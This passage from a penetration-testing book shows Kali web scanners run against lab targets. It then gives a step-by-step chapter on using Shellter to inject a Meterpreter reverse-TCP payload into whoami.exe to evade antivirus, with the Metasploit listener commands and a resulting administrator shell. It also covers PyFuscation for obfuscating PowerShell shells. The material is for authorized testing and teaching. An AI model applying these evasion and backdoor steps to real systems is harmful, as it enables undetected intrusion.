DNS	Fuzzing
Generic-detections	Default-credentials
Subdomain-takeover	Payloads
Wordlists	Misc.

Samples:

- *nuclei -target http://172.24.1.233 -t files -o results.txt*
- *nuclei -target http://172.24.1.233 -t cves -o results.txt*
- *nuclei -target http://172.24.1.233 -t vulnerabilities -o results.txt*

The commands above show several scans using different template files.



```

(kali㉿kali)-[~]
└─$ skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url

Authentication and access options:

-A user:pass      - use specified HTTP authentication credentials
-F host=IP        - pretend that 'host' resolves to 'IP'
-C name=val       - append a custom cookie to all requests
-H name=val       - append a custom HTTP header to all requests
-b (i|f|p)        - use headers consistent with MSIE / Firefox /
-N               - do not accept any new cookies
--auth-form url   - form authentication URL
--auth-user user  - form authentication user
--auth-pass pass  - form authentication password
--auth-verify-url - URL for in-session detection

```

Skipfish is a website reconnaissance tool & security scanner that scans a website and then creates a report containing an interactive sitemap.

### Basic Usage:

➤ Enter, “*skipfish -o skipfishdata http://[IP Address]*”

```

skipfish version 2.10b by lcamtuf@google.com

- 172.24.1.233 -

Scan statistics:

  Scan time : 0:00:19.145
  HTTP requests : 3229 (176.2/s), 8094 kB in, 1317 kB out (491.6 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 41 total (105.7 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 1634 skipped
  Reqs pending : 1104

Database statistics:


  Pivots : 259 total, 12 done (4.63%)
  In progress : 194 pending, 40 init, 9 attacks, 4 dict
  Missing nodes : 2 spotted
  Node types : 1 serv, 81 dir, 20 file, 4 pinfo, 107 unkn, 46 par,
  Issues found : 53 info, 0 warn, 8 low, 10 medium, 1 high impact
  Dict size : 226 words (226 new), 14 extensions, 256 candidates
  Signatures : 77 total

```

When the scan is done, Skipfish creates an entire html security report stored in the output directory that was selected. To view the report, simply



open up a browser and view the “index.html” file located in the output directory.



See the tool Wiki (<https://code.google.com/p/skipfish/wiki/SkipfishDoc>) for more information, especially on creating a dictionary website making Skipfish scans more effective.

## SSLyze

**Overview:** Fast SSL Configuration Analyzer

**Tool Maintainer:** Nabla-c0d3

**Tool Website:** <https://github.com/nabla-c0d3/sslyze>

SSLyze runs numerous SSL scans and tests, including checking for Heartbleed, and returns extensive information about SSL version and certificate information.

### Basic Usage:

➤ *sslyze --regular [Target\_Website]*

```
* Downgrade Attacks:
  TLS_FALLBACK_SCSV:          OK - Supported

* ROBOT Attack:
                               OK - Not vulnerable.

* TLS 1.2 Session Resumption Support:
  With Session IDs: OK - Supported (5 successful resumptions out of 5
  With TLS Tickets: OK - Supported.

* OpenSSL CCS Injection:
                               OK - Not vulnerable to OpenSSL

* OpenSSL Heartbleed:
                               OK - Not vulnerable to Heartbleed

* TLS 1.2 Cipher Suites:
  Attempted to connect using 156 cipher suites.
```

SSLyze is one of the first tools used by many security testers to quickly check SSL issues.

## Wapiti

**Overview:** Web Application Vulnerability Scanner

**Tool Website:** <https://wapiti.sourceforge.io/>






```
MySQL Injection in http://172.24.1.245/mutillidae/hints-page-wrapper.php
includeFile
Evil request:
  GET /mutillidae/hints-page-wrapper.php?level1HintIncludeFile=%C2%BF%
  Host: 172.24.1.245
---
---
MySQL Injection in http://172.24.1.245/mutillidae/includes/pop-up-help-c
arameter pagename
Evil request:
  GET /mutillidae/includes/pop-up-help-context-generator.php?pagename=
  Host: 172.24.1.245
```

As mentioned, the full scan can take a very long time to run. You can hit “ctrl-c” to pause the scan and use options to skip the current test, and move to the next one, or just stop the test and generate a report with data obtained.

When it is finished reports are stored in ‘*/home/kali/.wapiti/*’, as seen below:



HTML based reports per target scanned are created and can be found in the “`generated_report`” folder. Just click on any of the target html files to view them in a browser.

# Wapiti vulnerability report

Target: <http://172.24.1.245/mutillidae/>

Date of the scan: Tue, 05 Jan 2021 03:22:30 +0000. Scope of the scan: folder

## Summary

Category	Number of vulnerabilities found
<a href="#">SQL Injection</a>	3
<a href="#">Blind SQL Injection</a>	1
File Handling	0
<a href="#">Cross Site Scripting</a>	3

Click on any of the category hyperlinks for extended information on the vulnerabilities found.

## WhatWeb

**Overview:** Website Identification Scanner

**Tool Author:** Andrew Horton and Brendan Coles

**Tool Website:** <http://www.morningstarsecurity.com/research/whatweb>

```
(kali㉿kali)-[~]
└─$ whatweb

. $$$ $ . $$$ $ .
$$$$ $$ . $$$ $$$ .$$$$$. .$$$$$$$$$. $$$ $$. .$$$$$$$. .$$$$$.
$ $$ $$$ $ $$ $$$ $ $$$$$$. $$$$$ $$$$$ $ $ $ $$$ $$$$$$.
$ ` $ $$$ $ ` $ $$$ $ ` $ $$$ $ $ ` $ ` $ $ ` $$$ $ ` $$$ `
$. $ $$$ $. $$$$$ $ . $$$$$ ` $ $ $ ` $ . $ $$$ $. $$$$ $. $$$$$.
$::$ $$$ $::$ $$$ $::$ $$$ $::$ $$$ $::$ $$$ $::$ $$$ $::$ $$$
$;;$ $$$ $$$ $;;$ $$$ $;;$ $$$ $;;$ $$$ $;;$ $$$ $;;$ $$$ $;;$ $$$
$$$$$$ $$$$$ $$$$$ $$$ $$$$$ $$$ $$$$$ $$$$$ $$$$$ $$$$$ $$$$$$ $$$$$$`

WhatWeb - Next generation web scanner version 0.5.5.
Developed by Andrew Horton (urbanadventurer) and Brendan Coles (bcoles)
Homepage: https://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>

<TARGETs>          Enter URLs, hostnames, IP addresses, filenames or
                    IP ranges in CIDR, x.x.x-x, or x.x.x.x-x.x.x.x
                    format.
--input-file=FILE, -i  Read targets from a file.
```

WhatWeb is a very fast web identification scanner that answers the question, “*What is that Website?*” According to the tool website it contains over 1,700 plugins that identifies services from version numbers to SQL errors.

**Basic usage:**

- Type, “*whatweb [http://Target Website]*”
- Or enter, “*whatweb -v [http://Target Website]*” for verbose output

```
(kali㉿kali)-[~]
└─$ whatweb -v http://172.24.1.233
WhatWeb report for http://172.24.1.233
Status      : 200 OK
Title       : Metasploitable2 - Linux
IP          : 172.24.1.233
Country     : RESERVED, ZZ

Summary     : Apache[2.2.8], WebDAV[2], PHP[5.2.4-2ubuntu5.10], X-Power
ache/2.2.8 (Ubuntu) DAV/2]

Detected Plugins:
[ Apache ]
    The Apache HTTP Server Project is an effort to develop and
    maintain an open-source HTTP server for modern operating
    systems including UNIX and Windows NT. The goal of this
    project is to provide a secure, efficient and extensible
    server that provides HTTP services in sync with the current
    HTTP standards.

    Version      : 2.2.8 (from HTTP Server Header)
    Google Dorks : (3)
    Website      : http://httpd.apache.org/
```

## WPScan

**Overview:** WordPress site vulnerability scanner

**Tool Author:** WPScan Team (@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart)

**Tool GitHub:** <https://github.com/wpscanteam/wpscan>

```
(kali@kali)-[~]
└─$ wpscan --version
-----
      W P S C A N  ®
-----
WordPress Security Scanner by the WPScan Team
Version 3.8.18

 @_WPScan_ , @ethicalhack3r, @erwan_lr, @firefart
-----
Current Version: 3.8.18
```

WPScan is the scanner to use if you have WordPress installs in your organization. Works fast and is very effective.

**Basic Usage:**

➤ *wpscan --url [Target Website]*

The tool then scans for common Wordpress vulnerabilities. I cover this tool more extensively in my other books. See program help screen for full instructions and examples.

**Web App Tools Wrap-up**

In this section we introduced numerous web app security tools that come with Kali and saw their basic usage. Hopefully you saw some new tools that you haven't seen before, and I help they will make nice additions to your personal security testing toolkit. These are just some of the basic techniques and tools to security test web applications. In all honestly, the only way to get proficient in doing this is to practice on your own. Find out what tools and techniques work best for you and use them. And remember, just because something works in a test environment doesn't mean it will work 100% in the real world. During one test I remember a system where I scanned it with tools and found a "definitely" vulnerable service only to have joy turn to sorrow as the exploit simply failed to work. At this point you step back, reassess the other possibilities and try again. In this case I



was able to get access by finding another service that was protected by a weak password.

You need to know several different techniques and ways to look for vulnerabilities. Play around with Metasploitable on the easy level. And once you get good at this, turn the security level up and try again. Notice what techniques still work, and what does not. There are numerous “vulnerable” VMs and security learning websites for you to practice and hone your skills, download them, and go for it. There are also many good “Capture the Flag” systems available online. The more “tools” you have knowledge of, and techniques you know, the greater the chance of success.

Keep your target in mind when you plan your security test. A small company client with no web presence other than e-mail will need to be attacked via social engineering, phishing, Wi-Fi and possible physical intrusion attempts. The larger the entity usually the greater opportunity for intrusion attempts. Large companies will most likely have a lot more public facing online devices. Think out of the box. Over the years I have seen completely open security systems, building controls, IP video and audio systems. And this will only grow as the rush to bring everything on line (the Internet of Things) continues with full fury. For instance, I have even seen large internet enabled office fish aquarium control systems completely open to the outside world. And with basically a Linux server in every online device, the opportunities will be almost limitless.

Finally, if you do plan on doing penetration tests professionally always make sure the scope of your intrusion attempts, what is fair game and what is out of bounds, is clearly stated in your written contract and verbally explained and agreed upon with your client. Also, many tools have a “Professional” or “Enterprise” paid license version that has many more features and capabilities.

## **Resources & References**

- <sup>1</sup> “Researchers hacked Indian govt sites via exposed git and env files”, Ax Sharma, March 12, 2021 - <https://www.bleepingcomputer.com/news/security/researchers-hacked-indian-govt-sites-via-exposed-git-and-env-files/>
- What Is WebDAV? - <https://www.cloudwards.net/what-is-webdav/>
- Exploit WebDAV on a Server & Get a Shell - <https://null-byte.wonderhowto.com/how-to/exploit-webdav-server-get-shell->

[0204718/](#)

- Learning Pentesting with Metasploitable3: (Exploiting WebDAV) - <https://resources.infosecinstitute.com/topic/learning-pentesting-metasploitable3-exploiting-webdav/>
- How to Use OWASP Amass: An Extensive Tutorial, January 24,2020, Nick Gkogkos, <https://www.dionach.com/en-us/blog/how-to-use-owasp-amass-an-extensive-tutorial/>

# Part V - Bypassing Antivirus & Shellcode

# Chapter 22

## Bypassing Anti-Virus with Shellter

The main question when creating shellcode is, can you get it past the target's defenses? This usually boils down to getting past Anti-Virus. Many Anti-Virus detectors are signature or behavior based - they look for a specific string, pattern, or behavior in a malicious file. Though AV has become much more intelligent over the years, there are still chances that detection is keying off of a program string, process, variable or value. If you can change it, you might be able to bypass AV. Another option is obfuscating your shellcode in an attempt to hide its true identity. Lastly, most top Pentest and Red Teams will simply code their own exploits to bypass AV.

Microsoft has actually been doing a pretty decent job with Windows Defender. Their security team seems to be sitting on many of the top security tools and add updated definitions to Defender sometimes within hours, it seems, of a new tool release. For example, about a year ago I was trying out the latest, "Magic Unicorn" shellcode tool (<https://github.com/trustedsec/unicorn>) by Dave Kennedy of TrustedSec. It worked great! The following day was a different story, Microsoft had already updated Defender to catch it.

Though it is still fairly easy to bypass AV with custom programs. There has been a big rise in C# and Go Language shells in the community. I was talking to a pentester friend and asked if she used AV Bypass tools or coded her own, and she immediately responded, "I code my own, automated tools are so confusing". Custom tools work so well, because modern apps need to be able to communicate over the network. Professional security coders take advantage of this fact and make shells that mimic these capabilities. The AV defense community has not given up though, and the cat and mouse game of defending against threats and bypassing AV continues.

The common technique used for finding what AV is catching in a file is to break the file up into sections. You then take each part of the file and run them through an AV scanner. Then analyze the section that was detected as malicious using a hex editor. As mentioned earlier, sometimes it is just a text string, process, variable or value that is detected. Change the detected

code and you could be good to go. This requires a fair knowledge of programming, which is beyond the scope of this book, so I will leave this as something for the readers to explore.

## Automated AV Bypass Tools

Let's start this chapter by using "Shellter" for evading AV. Shellter works by taking a legit Windows .exe file, and adds the shell code to it. It then does a great job of modifying the file for AV bypass. The original Windows .exe file no longer functions, as this is a tool for pentesters not hackers, but the resultant shell created works great. In this section we will use the Windows 2019 Server Virtual Machine as the target, and will use Shellter's automatic mode which makes the whole process very pain free.

So, enough talk, let's see it in action!

### Shellter

**Tool Author:** Kyriakos Economou

**Tool Website:** <https://www.shellterproject.com/>

Shellter is in the Kali repository, and update checked daily, but is not installed by default. So, we will need to install it.

To install:

- In a Terminal, Enter "*sudo apt install shellter*"


```
(kali㉿kali) - [~]
└─$ sudo apt install shellter
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer needed:
  linux-image-5.10.0-kali3-amd64
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  fonts-wine libcap12-3 libfaudio0 libosmesa6 libsdl2-2.0-0
Suggested packages:
  cups-bsd gstreamer1.0-plugins-bad ttf-mscorefonts-installer
  exe-thumbnailer | kio-extras wine64-preloader
Recommended packages:
  wine32
```

- Then follow the additional instructions to install Win32
- Lastly run the program using, "*sudo shellter*"

Or

- Download from the tool website
- Unzip & move it to the “*/usr/share/Shellter*” directory
- ***sudo apt install wine32***
- ***sudo wine shellter***

We will need a Windows 32-bit program to use as a host. Kali’s “*usr/share/windows-binaries*” has several.



For this tutorial we will use the “*whoami.exe*” command, and shellter using the wine command.

- Copy ***whoami.exe*** to the Shellter directory (*/usr/share/shellter*)
- Change to the “*/usr/share/shellter*” directory
- Enter, “***sudo wine shellter***”



```
(kali@kali) - [~/usr/share/shellter]
└─$ sudo wine shellter
[sudo] password for kali:

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): █
```

Our options here are “*Auto*”, “*Manual*” or “*Help*”

- Choose ‘*A*’ for Automatic
- At the PE Target Prompt, enter “*whoami.exe*”

It will take a few seconds to process the file.

- Hit “*n*” for prompted for stealth mode
- When prompted for Payloads select “*L*” and then “*I*” for Meterpreter\_Reverse\_TCP:

```
*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l

Select payload by index: 1
```

- Next enter the IP address of your Kali system
- And then the port number to use (I used 5555)

```
SET LHOST: 172.24.1.146

SET LPORT: 5555

*****
* Payload Info *
*****

Payload: meterpreter_reverse_tcp
```

Shellter will obfuscate the code and crunch for a while. Then you should see:

```
Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: 002f:err:console:AllocConsole Can't allocate console
Verified!


Press [Enter] to continue...

(kaliⓈkali) - [ /usr/share/shellter ]
$ █
```

Success! Press “*Enter*” to exit shellter. We will now have a new “whoami.exe” command in the Shellter directory. The original was moved to the backup folder.

Now we need to start a listener service on the Kali system using Metasploit.

- Start Metasploit (“*msfconsole*” in a terminal or start it from the Kali Menu)



```
=[ metasploit v6.0.37-dev ]
+ -- --=[ 2111 exploits - 1136 auxiliary - 357 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > █
```

Now Enter:

- *use exploit/multi/handler*
- *set payload windows/meterpreter/reverse\_tcp*

- *set LHOST [Kali\_IP\_Address]*
- *set LPORT 5555*
- *run*

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:5555
█
```

Now that Kali is waiting for a connection. Copy our whoami.exe shellcode file to the Windows Server 2019 system and run it:

```
C:\Test>dir
Volume in drive C has no label.
Volume Serial Number is 5C4E-FD2B

Directory of C:\Test

04/01/2021  08:02 PM    <DIR>          .
04/01/2021  08:02 PM    <DIR>          ..
09/22/2020  04:10 PM                7,461 GruntHTTP.ps1
04/01/2021  07:59 PM             66,560 whoami.exe
                2 File(s)      74,021 bytes
                2 Dir(s)   51,807,793,152 bytes free

C:\Test>whoami
```

And we have a shell!

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:5555
[*] Sending stage (175174 bytes) to 172.24.1.198
[*] Meterpreter session 1 opened (172.24.1.146:5555 -> 172.24.1.198)
0:08:39 -0400

meterpreter > █
```

You can run any Metasploit command here, or type “*help*” to see what commands are available. Typing, “*getuid*” tells us that we are a Domain Admin, and we can run the “*shell*” command to drop to a remote command prompt.

```
meterpreter > getuid
Server username: DOMAIN\Administrator
meterpreter > shell
Process 4436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Test>|
```

You can type, “*exit*” to back out of the DOS shell, and “*exit*” again to exit the meterpreter shell, and “*exit*” one more time to exit Metasploit. At the time of this writing, this worked in automatic mode against a fully patched and updated Windows 10 system:

```
meterpreter > shell
Process 10108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\data>winver
winver

C:\data>|
```

If you compare the size of the backdoored exe to the original one you will notice that they are the exact same size. Each time you run Shellter you should get a slightly different file as random code is inserted during the obfuscation process.

## PyFuscation

**Tool Author:** CBHue

**Tool GitHub:** <https://github.com/CBHue/PyFuscation>

Before we leave this chapter, I want to mention one more tool - PyFuscation. I mentioned before that one technique to attempt to bypass AV is to change the function names. PyFuscation is one tool that does that, and much more. It has the ability to obfuscate PowerShell functions, variables and parameters.

Installation is simple:

➤ *git clone https://github.com/CBHue/PyFuscation.git*

Then just run the program using the desired obfuscation switches (I recommend them all) “*-fvp*”.

> *python3 PyFuscation.py -fvp --ps ./Your\_Remote\_Shell.ps1*

I have had mixed results with it. Any popular remote shell that I tried was still detected after running it through PyFuscation. Though it never hurts to try!

